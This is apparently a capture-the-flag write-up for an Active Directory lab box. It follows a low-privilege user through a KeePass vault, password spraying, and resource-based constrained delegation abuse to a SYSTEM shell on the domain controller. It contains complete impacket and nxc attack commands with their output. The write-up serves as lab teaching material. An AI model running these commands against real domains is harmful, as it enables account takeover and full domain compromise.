“The breach has been assumed, now it’s time to move forward.” This is the sequel to Proxy, and the family resemblance is the point: Proxy ended on classic constrained delegation, Forward ends on its mirror image, resource-based constrained delegation (RBCD). We’re handed a low-priv foothold and told to go as far as we can:
USER > ctf.local\j.smithPASS > JSmith@IT2024Recon
Same DC as Proxy, full-port scan, and the same thicket of AD services.
sudo nmap -sV -sC -p- 10.x.x.xPORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus88/tcp open kerberos-sec Microsoft Windows Kerberos135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap AD LDAP (Domain: ctf.local)445/tcp open microsoft-ds?3389/tcp open ms-wbt-server Microsoft Terminal Services9389/tcp open mc-nmf .NET Message FramingService Info: Host: DC01; OS: Windows| smb2-security-mode:|_ Message signing enabled and requiredDC01.ctf.local, domain ctf.local, SMB signing required again (so relaying is out, same constraint as Proxy). Nothing new on the surface; the foothold is the credential we were handed, not an open service.
Foothold enumeration as j.smith
First, what does j.smith actually have? SMB shares, authenticated this time:
smbmap -H 10.x.x.x -d ctf.local -u j.smith -p 'JSmith@IT2024' Disk Permissions Comment ---- ----------- ------- Downloads READ ONLY File drop share IPC$ READ ONLY Remote IPC NETLOGON READ ONLY Logon server share SYSVOL READ ONLY Logon server shareA Downloads share, but browsing it (and SYSVOL/NETLOGON) with impacket-smbclient turns up nothing interesting (if not nothing at all). So I went down the usual AD checklist:
impacket-GetUserSPNs -dc-ip 10.x.x.x ctf.local/j.smith:'JSmith@IT2024' -requestServicePrincipalName Name Delegation----------------------- ------------ -----------helpdesk/DC01 svc.helpdesk constrainedhelpdesk/DC01.ctf.local svc.helpdesk constrained
$krb5tgs$23$*svc.helpdesk$CTF.LOCAL$... [snip]svc.helpdesk is roastable but cracking the ticket gets nowhere:
hashcat -m 13100 hash.txt ~/thm/wordlists/rockyou.txt# Status...........: ExhaustedThe rest of the checklist is all dead ends too, worth showing, because ruling things out is part of the work:
# Not a privileged account: can't DCSyncimpacket-secretsdump 'ctf.local/j.smith:JSmith@IT2024@10.x.x.x'#   [-] DRSR SessionError: ERROR_DS_DRA_BAD_DN ... rpc_s_access_denied
# No AS-REP roastable usersimpacket-GetNPUsers -dc-ip 10.x.x.x ctf.local/j.smith:'JSmith@IT2024' -request -format hashcat#   No entries found!
And BloodHound, collected as j.smith, draws a blank on any path to Domain Admins:
bloodhound-python -u j.smith -p 'JSmith@IT2024' -d ctf.local -ns 10.x.x.x -c All --zip
No graph edges to abuse. But BloodHound did show one mundane thing, j.smith’s group memberships:

j.smith is in Remote Desktop Users. The path from here isn’t a protocol, it’s logging in and looking around.
RDP as j.smith → the KeePass database
Server: 10.x.x.xUsername: j.smithDomain: ctf.local

Inside, I sweep the user profiles. Two things stand out, j.smith’s own Documents holds a credential vault, and over on r.williams’ desktop there’s a file I can list but not read as j.smith. Noting that second one for later:


A .kdbx is a KeePass database, and KeePass is installed on the box. Opening it, I’m prompted for a master key, but notice the third option is ticked:
NOTE
Why “Windows user account” opens it for free. A KeePass database can be locked with any combination of three factors: a master password, a key file, and the Windows user account. That last one derives key material from the current Windows user’s DPAPI, so the vault is bound to being logged in as that user, not to a password you have to know. This DB was created with j.smith’s Windows account as (part of) its key, and I’m sitting in an RDP session as j.smith, so I just leave that box ticked, hit OK, and it opens. No cracking, no keepass2john.
The vault entries include a “Help Desk Portal” credential for t.jones, plus a couple of decoys:

The “Help Desk Portal” note ties one of it to t.jones, but I don’t know which account the others belong to, so rather than guess, I’ll spray.
Password spraying → t.jones and r.williams
First pull the user list, then spray the recovered passwords across all of them. Three passwords against seven users is well under any lockout threshold:
impacket-GetADUsers -dc-ip 10.x.x.x ctf.local/j.smith:'JSmith@IT2024' -all# Administrator, Guest, krbtgt, j.smith, t.jones, r.williams, svc.helpdesknxc smb 10.x.x.x -u users.txt -p pass.txt --continue-on-successSMB 10.x.x.x 445 DC01 [+] ctf.local\t.jones:████████████SMB 10.x.x.x 445 DC01 [+] ctf.local\r.williams:████████████Two hits, t.jones and r.williams share that one password. The same spray over RDP shows both are Pwn3d!, i.e. they can log in interactively too:
nxc rdp 10.x.x.x -u users.txt -p pass.txt --continue-on-success# [+] ctf.local\t.jones:████████████ (Pwn3d!)# [+] ctf.local\r.williams:████████████ (Pwn3d!)t.jones turns out to be a dead end, but r.williams is the one with a graph edge.
r.williams → Domain Admin via RBCD
Re-querying BloodHound as r.williams, the path finally lights up:

r.williams has AddAllowedToAct over DC01. In plain terms: r.williams can write the DC’s “who is allowed to impersonate users to me” setting. Whoever controls that setting can point it at an account they own and then impersonate anyone, including a Domain Admin, to the DC itself. This is Resource-Based Constrained Delegation (RBCD).
NOTE
RBCD vs. the classic delegation from Proxy. Both end in S4U2Proxy, but they’re configured from opposite ends:
- Classic constrained delegation (Proxy): the attribute
msDS-AllowedToDelegateTolives on the front-end account (svc.scanner) and says “I may delegate to these services.” - Resource-based (RBCD, here): the attribute
msDS-AllowedToActOnBehalfOfOtherIdentitylives on the target resource (DC01) and says “these accounts may delegate to me.” Crucially, it can be set by anyone with write over that attribute on the target, and that’s exactly theAddAllowedToActedger.williamsholds overDC01.
So instead of needing a delegation right granted to us, we just write one onto the DC pointing back at an account we control.
The catch: I need an account with an SPN to be the “from” side. A normal user won’t do, but I can just create a computer account, which has SPNs by default.
impacket-addcomputer -computer-name 'PWNED$' -computer-pass 'pwned!' \ -dc-host dc01.ctf.local -domain-netbios ctf.local \ 'ctf.local/r.williams:████████████'# [*] Successfully added machine account PWNED$ with password pwned!.impacket-rbcd -delegate-from 'PWNED$' -delegate-to 'DC01$' -action 'write' \ 'ctf.local/r.williams:████████████'# [*] Delegation rights modified successfully!# [*] PWNED$ can now impersonate users on DC01$ via S4U2Proxyimpacket-getST -impersonate 'Administrator' -spn 'cifs/DC01.ctf.local' \ 'ctf.local/PWNED$:pwned!'# [*] Impersonating Administrator# [*] Requesting S4U2self# [*] Requesting S4U2Proxy# [*] Saving ticket in Administrator@cifs_DC01.ctf.local@CTF.LOCAL.ccacheSame cifs/DC01.ctf.local SPN as Proxy, it grants SMB to the DC, which psexec turns into a SYSTEM shell. Load the ticket and cash it in:
export KRB5CCNAME=Administrator@cifs_DC01.ctf.local@CTF.LOCAL.ccacheimpacket-psexec -k -no-pass ctf.local/Administrator@DC01.ctf.localTIP
As in Proxy, Kerberos authenticates to the name, not the IP, make sure DC01.ctf.local resolves (add it to /etc/hosts if your DNS doesn’t point at the box), or psexec -k will fail to find the ticket’s target.
[*] Found writable share ADMIN$[*] Creating service BZEN on DC01.ctf.local.....C:\Windows\system32> whoamint authority\system
C:\Users\Administrator\Desktop> type flag.txtTHM{████████████████████████████████}
SYSTEM on the domain controller. Box complete. 🚩
The second route: a honeypot
Remember that file on r.williams’ desktop I couldn’t read as j.smith? Now that I have r.williams, it opens, a “HelpDesk Automation Notice”:
A background process handles automatic ticket processing andservice account maintenance for the HelpDesk system.The automation runs periodically and stores temporary workingfiles in C:\Windows\Temp.And in C:\Windows\Temp there’s a base64 blob that smells like a Kerberos ticket:

base64 -d HelpDesk-Auth.b64 > helpdesk.kirbiimpacket-ticketConverter helpdesk.kirbi helpdesk.ccacheimpacket-describeTicket helpdesk.ccache[*] User Name : svc.helpdesk[*] Service Name : krbtgt/ctf.local[*] End Time : 21/05/2026 06:35:14 AM (expired)[*] RenewTill : 27/05/2026 20:35:14 PM (expired)A svc.helpdesk TGT, which would have been a lovely second path to that constrained-delegation account from the Kerberoast earlier… except it’s expired, and so is its renew window. It can’t be used or renewed.
WARNING
It’s a honeypot. The Automation-Notice → temp-ticket trail is a deliberate decoy: a plausible breadcrumb that leads to a dead, unusable credential.
Takeaways
- Sometimes we just connect. The pivot was a boring group membership (
Remote Desktop Users) and logging in to look around. - KeePass “Windows user account” = no master password needed. If the DB is keyed to a Windows account and you have a session as that user, it just opens.
- RBCD is the write-it-yourself delegation. You don’t need a delegation right granted to you, if you can write
msDS-AllowedToActOnBehalfOfOtherIdentityon a target (and add a machine account viaMachineAccountQuota), you can mint the right and S4U to Administrator.